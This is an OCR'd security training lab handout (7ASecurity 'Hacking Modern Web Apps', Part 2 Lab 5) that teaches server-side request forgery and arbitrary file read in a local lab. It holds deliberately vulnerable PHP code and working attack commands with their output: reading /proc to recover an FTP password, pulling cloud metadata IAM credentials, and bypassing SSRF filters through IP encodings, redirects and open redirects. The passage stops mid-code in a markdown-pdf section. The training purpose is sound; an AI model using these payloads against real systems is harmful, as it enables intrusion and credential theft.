


Hacking Modern Web Apps

Part: 2

Lab ID: 5

Attacking File Parsers

Server Side Request Forgery (SSRF)

Arbitrary File Read

7ASecurity

admin@7asecurity.com

INDEX

Part 0 - Setting up the environment

This lab will introduce you to various SSRF vulnerabilities in different programming languages like PHP, Python and Nodejs.

Before starting the lab, if you haven't already installed PHP, please proceed with the installation below. It's recommended to use php7.2 for this lab.

If you are using the lab VM, the files are already available under the following location: /var/www/html/part2/lab5/ssrf/php

If you are not using the lab VM, you need to download and install the following:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/ssrf.zip

Commands:

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php7.2 libapache2-mod-php7.2
sudo apt-get install php7.2-mbstring php7.2-gd php7.2-mysql php7.2-xml
php7.2-curl

# If you have multiple versions of PHP installed
# choose the default version with the below commands
sudo update-alternatives --config php

# Download the files using the above link and unzip it to the
# webroot
cd /var/www/html/
unzip ssrf.zip

# Change permissions for newly created (unzipped) files and directories and
# restart Apache:
sudo chown -R alert1:www-data /var/www/html/ssrf
sudo chmod -R g+x /var/www/html/ssrf
sudo systemctl restart apache2
```

Part 1 - Server Side Request Forgery (SSRF)

Introduction

Server-side request forgery is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

Let’s take a basic example of a PHP application that does a curl service:

Commands:

```
cd /var/www/html/part2/lab5/ssrf/php/example1
```

Code:

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
curl_exec($ch);
?>
```

A normal use-case of the curl functionality would be:

Command:

```
curl "http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=example.com"
```

This will go ahead and fetch the website. If we visit the same link on the browser, the website will get rendered as well.

This looks more like a functionality so what is the actual security vulnerability here ? Let’s look at various ways in which we can abuse this functionality.

Exploiting SSRF

Case 1: Fingerprinting Internal Services

SSRF vulnerabilities let an attacker send crafted requests from the back-end server of a vulnerable web application. SSRF attacks usually target internal systems that are behind firewalls and are not accessible from the external network.

Let’s try to access commonly used ports and see the responses

Command:

```
curl "http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=127.0.0.1:22"
```

Output:

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

As we can see, even if ssh service is not exposed to the internet, we can still fetch the SSH banner and it’s version via SSRF.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=127.0.0.1:27017"
```

Output:

```
It looks like you are trying to access MongoDB over HTTP on the native driver
port.
```

The above message confirmed the attacker that we are running mongoDB on 27017 port and then he can further try to exploit these services by trying to connect to them (if available over the internet).

Case 2: Bypassing Access Controls

Let’s say there is something running on localhost which can only be accessed from the internal network. So by abusing the curl functionality, we can basically make the server send a request on our behalf resulting in us being able to access resources which we earlier did not have privileges to access !

Let's consider the example secret.php on the server.

Code:

```
<?php
if($_SERVER['REMOTE_ADDR']==='127.0.0.1') {
    echo "Access Granted. Hello Admin";
} else {
    echo "Access Denied";
}
?>
```

If we try to access the secret file from outside the server, we won’t be able to access this file as it's restricted to access only from 127.0.0.1 IP address, essentially letting us know that only local users can access the file and not the remote users !

Command:

```
# In order to simulate this, use port forwarding from host VM to guest VM
# Virtualbox > Settings > network > Advanced > port forwarding
# forward port 9000 of host to 80 in VM
# then access via host machine rather than guest
http://localhost:9000/part2/lab5/ssrf/php/example2/secret.php
```

Output:

```
Access Denied
```

We can bypass this restriction by accessing the same file via the SSRF vulnerability since the server is trying access the file, the IP address will be 127.0.0.1

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=127.0.0.1/ssrf/php/
example2/secret.php"
```

Output:

```
Access Granted. Hello Admin
```

Case 3: Arbitrary File Read

Other than “http” protocols, curl supports a variety of other protocols out of which the most interesting one is the “file://” protocol using which we can access the underlying filesystem !

Let’s start with a quite common example - identify the underlying operating system.

Command:
```
curl
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=file:///etc/issue"
```

Output:
```
Ubuntu 18.04.4 LTS \n \l
```

That was easy, right? So, let's move forward.

Command (Install vsftpd server and lftp client):
```
sudo apt install vsftpd lftp
```

Command (Copy default vsftpd configuration file):
```
sudo cp /etc/vsftpd.conf  /etc/vsftpd.conf_default
```

Commands (Add ftp user and set new password):
```
sudo useradd -m 7asec-ftp -s /bin/false
sudo passwd 7asec-ftp
```

Commands (Change firewall configuration to allow ftp connections):
```
sudo ufw allow 20/tcp
sudo ufw allow 21/tcp
```

Command (Add to the /etc/hosts ftp.7asec.com that points to 127.0.0.1):
```
sudo vi /etc/hosts
```

Line to add to /etc/hosts:
```
127.0.0.1    ftp.7asec.com
```

Command (Restart the vsftpd server):
```
sudo systemctl start vsftpd
```

Command (Login to the newly created FTP account leaving terminal still open):
```
lftp 7asec-ftp:topsecret@ftp.7asec.com
```

Before we can start this exercise, please stop for 1-2 minutes and read section (5) from Linux manuals (man) about “/proc” directory and the files inside:

URL:
https://man7.org/linux/man-pages/man5/proc.5.html

The following are particularly interesting:

- /proc/[pid]/cmdline

- /proc/[pid]/environ
- /proc/mounts
- /proc/net
- /proc/self/*
- /proc/version

Also, you can spend some time looking at the section (7) from the man about CPU scheduling:

URL:
https://man7.org/linux/man-pages/man7/sched.7.html

Also interesting are the Linux Kernel sched C files:

URL:
https://github.com/torvalds/linux/tree/master/kernel/sched

From those, the debug.c file is one of the most useful:

URL:
https://github.com/torvalds/linux/blob/master/kernel/sched/debug.c

Can you find any sensitive data in the proc files ? Try for at least a minute before jumping to the solution on the next page !

As we are more familiar with “/proc” now, let’s try to identify version of the underlying operating system using the information we have.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=file:///proc/versio
n"
```

Output:

```
Linux version 5.4.0-91-generic (buildd@lgw01-amd64-024) (gcc version 7.5.0
(Ubuntu 7.5.0-3ubuntu1~18.04)) #102~18.04.1-Ubuntu SMP Thu Nov 11 14:46:36 UTC
2021
```

Let’s take a look if there are any external file shares mounted, like NFS or samba. Additionally, knowing file system configuration for mounted partitions, we can expand the attack surface. For example, in the output below, there is no noexec option for “/tmp” and “/var/tmp” partitions and there is no separate “/var/log” partition. Can you think for a while how we can use that information, combining with web applications vulnerability ? See the section (5) manual pages for *fstab* for more details on mounting options:

URL:
https://man7.org/linux/man-pages/man5/fstab.5.html

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=file:///proc/mounts
"
```

Output:

```
/dev/sda1 / ext4 rw,relatime,errors=remount-ro 0 0
udev /dev devtmpfs rw,nosuid,relatime,size=1990344k,nr_inodes=497586,mode=755 0 0
[...]
/dev/sda1 /tmp ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /var/tmp ext4 rw,relatime,errors=remount-ro 0 0
tmpfs /run/user/121 tmpfs
rw,nosuid,nodev,relatime,size=403084k,mode=700,uid=121,gid=125 0 0
tmpfs /run/user/1000 tmpfs
rw,nosuid,nodev,relatime,size=403084k,mode=700,uid=1000,gid=1000 0 0
gvfsd-fuse /run/user/1000/gvfs fuse.gvfsd-fuse
rw,nosuid,nodev,relatime,user_id=1000,group_id=1000 0 0
binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
tracefs /sys/kernel/debug/tracing tracefs rw,relatime 0 0
```

Let’s find out what services are running on the underlying operating system.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=file:///proc/sched_debug"
```

Output:

```
Sched Debug Version: v0.11, 5.4.0-91-generic #102~18.04.1-Ubuntu
ktime                                   : 113692337.668259
sched_clk                               : 113721078.576894
cpu_clk                                 : 113721074.050283
jiffies                                 : 4323315323
sched_clock_stable()                    : 1

sysctl_sched
  .sysctl_sched_latency                    : 6.000000
  .sysctl_sched_min_granularity            : 0.750000
  .sysctl_sched_wakeup_granularity         : 1.000000
  .sysctl_sched_child_runs_first           : 0
  .sysctl_sched_features                   : 2059067
  .sysctl_sched_tunable_scaling            : 1 (logarithmic)

cpu#0, 2904.004 MHz
  .nr_running                    : 3
  .nr_switches                   : 17360270
  .nr_load_updates               : 0
  .nr_uninterruptible            : 0
  .next_balance                  : 4294.892296
  .curr->pid                     : 12214
  .clock                         : 113721078.534746
  .clock_task                    : 113721078.534746
  .avg_idle                      : 968614
  .max_idle_balance_cost         : 500000
[...]
runnable tasks:
 S           task   PID         tree-key  switches  prio     wait-time
sum-exec        sum-sleep
---------------------------------------------------------------------------------------
--------------------
 S        systemd     1      2994.225783     64644   120         0.000000
3838.519214         0.000000 0 0 /autogroup-2
 S       kthreadd     2    676341.400902       313   120         0.000000
6.142653         0.000000 0 0 /
 I         rcu_gp     3       115.365921         2   100         0.000000          [...]
0.756894         0.000000 0 0 /
 S           lftp 16271    779863.127489       131   120         0.000000
12.015231         0.000000 0 0 /user.slice
[...]
```

Let’s read more from the “/proc” directory about the services above, especially one with PID 16271 [NOTE: Your PID will be different, obviously :)], which corresponds to the task name **lftp:**

Command:

```
curl --output -
"http://localhost/part2/lab5/ssrf/php/example2/curl.php?url=file:///proc/16271/
cmdline"
```

Output:

```
lftp7asec-ftp:topsecret@ftp.7asec.com
```

Wasn't that easy ? Can you verify whether any users are able to log in to this server via SSH ? Do you know that secrets can be found in the configuration files as well as in ones related to command history (`.bash_history`, `.sh_history`, `.sqlite_history` etc.) ?


Case 4: Attacking Cloud Service Providers Web Servers Metadata

SSRF vulnerabilities have become the most serious vulnerabilities facing organizations using public cloud providers. Let's assume, we did the first step before attacking our target - the reconnaissance - during which, we used Wappalyzer[1]. For example, You can try to run Wappalyzer against the 7asecurity.com domain to verify technologies in use. To do this, please use the following link:

URL:
https://www.wappalyzer.com/lookup/7asecurity.com

NOTE: **In situations when you encounter AWS**, you will see something like the screenshot below:

[1] https://www.wappalyzer.com



JavaScript frameworks

React

Font scripts

Typekit 1.20.0

Miscellaneous

Babel

Amazon S3

CDN

Amazon Cloudfront

Advertising

Microsoft Advertising

JavaScript libraries

MobX

Lodash 4.17.20

core-js 2.6.12

PaaS

Amazon Web Services

Cookie compliance

OneTrust

Customer data platform

[redacted]

Automate technology lookups

Fig.: Identified by the Wappalyzer technologies in use

Therefore, tools such as Wappalyzer facilitate fingerprinting of services running on the target, in this section we are interested in the most popular environments from the following list:

- AWS
- Google Cloud
- Azure

Each of the above cloud providers has its own services, for example AWS - Bucket, ECS, Lambda etc. that is running a metadata web server by default - mostly multicast - IP address or domain as follows:

- **AWS**:
  - http://169.254.169.254
  - http://instance-data
- **Google Cloud**:
  - http://169.254.169.254
  - http://metadata
  - http://metadata.google.internal
- **Azure**:
  - http://169.254.169.254

These metadata web servers should not be available outside of the cloud provider's network, but what if we have found SSRF in one place in the web application ? What is the impact if we can access metadata web servers ?

The first place to start looking for more details is the documentation:

- AWS (EC2[2], Lambda[3])
- Google Cloud[4]
- Azure[5]

As we can read in the documentation, there are a few interesting endpoints in the web server metadata structure for an instance running in a cloud service provider's environment, that could be a good start point for digging.

Let's create our virtual test environment first.

Command (Add alias to the loopback interface):

```
sudo ifconfig lo:0 169.254.169.254 up
```

NOTE: Alias will be active until the next reboot.

Download Link:

https://training.7asecurity.com/ma/mwebapps/part2/apps/cloud_metadata_latest.zip

Command (Unzip files to the /var/www/html directory):

```
sudo unzip cloud_metadata_latest.zip -d /var/www/html/
```

Command (Change access permissions on the latest directory):

```
sudo chown -R www-data:www-data /var/www/html/latest/
```

For the first shot, let's view all categories of instance metadata.

Command:

```
curl
"http://localhost/ssrf/php/example1/curl.php?url=http://169.254.169.254/latest/
meta-data/"
```

Output:

```
ami-id
```

[2] https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

[3] https://docs.aws.amazon.com/lambda/latest/dg/runtimes-api.html

[4] https://cloud.google.com/compute/docs/metadata/overview

[5] https://azure.microsoft.com/en-us/blog/announcing-general-availability-of-azure-instance-metadata-service/

```
ami-launch-index
ami-manifest-path
hostname
iam/
instance-id
instance-type
local-hostname
local-ipv4
mac
network/
profile
public-hostname
public-ipv4
security-groups
```

Let’s check if we can access the AWS metadata web server instance hostname file !

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=http://169.254.169.254/latest/meta-data/hostname"
```

Output:

```
ip-10-10-109-55.us-west-2.7asec.aws aws.7asecurity.com
```

That confirms, we have access ! Great, what else can we do ? Let’s read details about the instance.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=http://169.254.169.254/latest/dynamic/instance-identity/document"
```

Output:

```
{
  "accountId" : "413013010174",
  "architecture" : "x86_64",
  "availabilityZone" : "eu-west-2a",
  "billingProducts" : null,
  "devpayProductCodes" : null,
  "marketplaceProductCodes" : null,
  "imageId" : "ami-063a520c449a83592",
  "instanceId" : "i-07a689de8dc1bff01",
  "instanceType" : "m4.xlarge",
  "kernelId" : null,
  "pendingTime" : "2021-01-11T08:37:00Z",
  "privateIp" : "10.10.109.55",
  "ramdiskId" : null,
  "region" : "eu-west-2",
  "version" : "2017-09-30"
}
```

The most serious consequence of SSRF vulnerability is when secrets become public. So, let’s check if we have access to the security credentials file.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=http://169.254.169.
254/latest/meta-data/iam/security-credentials/"
```

Output:

```
7asecurity
```

OK, so we have found one file that contains security credentials. Let’s take a look at the content.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example1/curl.php?url=http://169.254.169.
254/latest/meta-data/iam/security-credentials/7asecurity"
```

Output:

```
{
  "Code" : "Success",
  "LastUpdated" : "2021-10-01T11:20:13Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA2ABD51L8AGTPQ",
  "SecretAccessKey" : "JACgN8BCAiOTy75ARtiFazVN8AbT52ZsioPtK",
  "Token" :
"IDpJb3KzZ2lUx1VjEIv///////////ueEaCXDPLz821TzgREQ0IL///////////GRdiso40zMET1OL
GuFC4C///////////FSHxl87hDGnao5nvIS",
  "Expiration" : "2022-10-01T11:20:13Z"
}
```

That’s it ! We fully compromised the AWS instance through SSRF !

Bypassing common SSRF Filters

Since fetching data from a URL is more like a functionality, in order to prevent abusing this feature or in other words to prevent SSRF, developers usually come up with a lot of interesting filters which are bypassable in most cases.

Let's look at some of the common ways in which we can bypass the SSRF filters.

Case 1: Bypassing blacklisted IP/Domain filters

One of the most common ways developers use to prevent abuse of the functionality is to limit the internal access by filtering localhost or 127.0.0.1. Let's look at an example:

Code:

```php
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
$host = parse_url($_GET['url'])['host'];
if($host === '127.0.0.1' || $host === 'localhost') die('Browsing localhost is not
allowed !');
curl_exec($ch);
?>
```

Here if the hostname is either localhost or 127.0.0.1, the program prevents the feature from executing. Our objective here is to access internal ports (like ssh for example) or access the secret.php file (which restricts access to 127.0.0.1).

Command:

```
curl "http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=127.0.0.1:22"
```

Output:

```
Browsing localhost is not allowed !
```

Can you find the vulnerability in the code above and try to bypass the filter? Try for at least a minute before jumping to the solution on the next page!

Bypass 1: Custom domains pointing to 127.0.0.1

An interesting thing to note here is that the application checks if the hostname is either localhost or “127.0.0.1” but doesn’t check if a domain name resolves to localhost. So an easy way to bypass the filter is to use a custom domain name which points to 127.0.0.1.

Using “/etc/hosts” we can manually update the file to resolve a particular domain name to its IP.

Command:

```
sudo nano /etc/hosts
```

Add the following line to the “/etc/hosts” file: 127.0.0.1   localtest.com

This will ensure that localtest.com is always pointing to 127.0.0.1. Now we can use this domain to access the internal ports !

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://localtest.com:22"
```

Output:

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

Now that we have a domain which points to 127.0.0.1, we can use that domain name to access the secret.php via the SSRF.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://localtest.com/ssrf/php/example3/secret.php"
```

Output:

```
Access Granted. Hello Admin
```

Bypass 2: Using 302 redirect

An interesting thing to note in the above example is that the program respects the 302 redirects and follows it automatically. So what if we give a URL which basically redirects the application to the internal ports via 302 redirects ? Let’s try it out

Filename:
redirect.php

Code:

```
<?php
header('Location: http://localhost/part2/lab5/ssrf/php/example3/secret.php');
?>
```

This file can be hosted anywhere and can be used to bypass the hostname checking and access the localhost.

NOTE: For the purpose of explaining, we are keeping the file in the localhost itself but accessing the file via the domain name “localtest.com” used in the previous example. If you have a public server, you can host the script there as well:

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://localtest.co
m/ssrf/php/example3/redirect.php"
```

Output:

```
Access Granted. Hello Admin
```

You can modify the redirect.php to redirect to “localhost:22” which can basically be used to hit internal ports.

Code:

```
<?php
header('Location: http://localhost:22');
?>
```

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://localtest.co
m/ssrf/php/example3/redirect.php"
```

Output:

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

Bypass 3: Using IPv6 addresses

“127.0.0.1” is the IPv4 notation while in IPv6, we can access localhost with the following IP address: [0:0:0:0:0:ffff:127.0.0.1]

Since the hostname validation is only on the IPv4 address, we can use the IPv6 format to bypass the filter.

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://[0:0:0:0:0:f
fff:127.0.0.1]/ssrf/php/example3/secret.php"
```

Output:

```
Access Granted. Hello Admin
```

We can also use the same IP format and pass the internal port number to scan the same:

Command:

```
curl
"http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://[0:0:0:0:0:f
fff:127.0.0.1]:22"
```

Output:

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

Bypass 4: Using IP address encodings

In the IPv4 standard, there are multiple encodings like Decimal/Octal/Hexadecimal in which we can denote the same IP address 127.0.0.1:

Octal Notation:
127.0.0.1 → 0177.0.0.1

Hexadecimal Notation:
127.0.0.1 → 0x7f.0.0.1

Decimal Notation:
127.0.0.1 → (127<<24)+(0<<16)+(0<<8)+(1<<0) → 2130706433

Any of these IP formats can be used to bypass our hostname validations !! You can use online services to convert any IP address into their corresponding Decimal / Octal / Hexadecimal[6] formats !

Command:

```
curl "http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://0177.0.0.1:22"
curl "http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://0x7f.0.0.1:22"
curl "http://localhost/part2/lab5/ssrf/php/example3/curl.php?url=http://2130706433:22"
```

Output:

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

Case 2: Bypassing whitelisted Domain filters:

Now instead of blacklisting hosts, what if we use a whitelisting approach where we ensure that the hostname always matches to the one we have whitelisted or else we block the request ?

Let's take an example:

Code:

```
<?php
$url = $_GET['url'];
$host = parse_url($url)['host'];
if($host!=='www.google.com') die('Only www.google.com allowed');
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_exec($ch);
?>
```

[6] https://www.silisoftware.com/tools/ipconverter.php?convert_from=127.0.0.1

Command:

```
curl "http://localhost/part2/lab5/ssrf/php/example4/curl.php?url=localhost"
```

Output:

```
Only www.google.com allowed
```

As we can see, the code whitelists only “www.google.com” and no other hosts are accepted. This is a much better filter compared to blacklist filters but can you bypass this?

Can you find the vulnerability in the code above and try to bypass the filter? Try for at least a minute before jumping to the solution on the next page!

Bypass 1: Chaining with Open Redirect Vulnerabilities

The filter looks rigid but what if the whitelisted domain has some open redirect vulnerabilities ? We can use it to successfully execute the SSRF !

Some websites[7] have already extensively documented the open redirects available in Google.com but if you click on any of them, we can see that Google now invokes a Redirect notice rather than giving a 302 redirect.

So users need to interact and click on the URL's rather than an interaction less redirect which doesn't serve our purpose. An easy way to bypass this is to search for the desired website in Google.com using a firefox/safari web browser, right click on the link and copy paste the link from google search results.




Fig.: Right click on the link and copy the link location

In Google chrome browser, this is handled separately and copying the link location won't work.

Copy pasting the link location using the above trick, we can see the following link for redirecting to example.com:

[7] https://www.indusface.com/blog/google-vulnerable-open-redirect/

https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwjJ4cG_gdnrAhXs7HMBHYixCNoQFjAAegQIAhAB&url=https%3A%2F%2Fexample.com%2F&usg=AOvVaw2g9Si57HiLP2X7LeNGKaHd

Now using the above link, we can bypass the filter !

Link:
http://localhost/part2/lab5/ssrf/php/example4/curl.php?url=https%3A%2F%2Fwww.google.com%2Furl%3Fsa%3Dt%26rct%3Dj%26q%3D%26esrc%3Ds%26source%3Dweb%26cd%3D%26cad%3Drja%26uact%3D8%26ved%3D2ahUKEwjJ4cG_gdnrAhXs7HMBHYixCNoQFjAAegQIAhAB%26url%3Dhttps%253A%252F%252Fexample.com%252F%26usg%3DAOvVaw2g9Si57HiLP2X7LeNGKaHd

NOTE:

1. The Google.com url has to be URL encoded for the attack to work because otherwise the GET params in the google.com URL will interfere with the main localhost URL.

2. The redirection here will work only on browsers because Google.com uses client side JS for the purpose of redirection rather than giving a 302 redirect.

So the general idea here is to obtain an open redirect in the whitelisted website so that we can use it to bypass the hostname validation.

Part 2: Markdown-PDF - Arbitrary File Read

Introduction

Markdown-pdf[8] is a node library that aids developers to easily convert any markdown document into a PDF document after properly rendering the markdown.

A path traversal exists in markdown-pdf version <9.0.0 that allows a user to insert a malicious html code that can result in reading the local files.

Before proceeding with this lab, please install the vulnerable markdown-pdf version (this is already pre-installed in the lab VM at the following location: `~/labs/part2/lab5/markdown-pdf`:

If you are not using the lab VM, please install markdown-pdf by running the following commands:

Installation Approach - NPM:

```
mkdir -p ~/labs/part2/lab5/markdown-pdf
cd ~/labs/part2/lab5/markdown-pdf
npm install markdown-pdf@8.1.1
```

Output:

```
> phantomjs-prebuilt@2.1.16 install
/home/alert1/labs/part2/lab5/markdown-pdf/node_modules/phantomjs-prebuilt
> node install.js

PhantomJS not found on PATH
.
.
```

Once installed, we can use the markdown-pdf binary to convert markdown files into PDF reports.

Command:

```
echo "Markdown: **bold text**" > test.md
./node_modules/markdown-pdf/bin/markdown-pdf test.md --out output.pdf
ls
```

Output:

[8] https://www.npmjs.com/package/markdown-pdf

```
node_modules  output.pdf  package-lock.json  test.md
```

Exploiting Arbitrary File Read

As we can see, converting the markdown file into a PDF is as easy as a one liner command. Let’s look at the code base to see how this works. A good place to start looking at is the file index.js:

File:
node_modules/markdown-pdf/index.js

Code:

```
var through = require('through2')
var extend = require('extend')
var Remarkable = require('remarkable')
var hljs = require('highlight.js')
var tmp = require('tmp')
var duplexer = require('duplexer')
var streamft = require('stream-from-to')
[...]
opts.preProcessMd = opts.preProcessMd || function () { return through() }
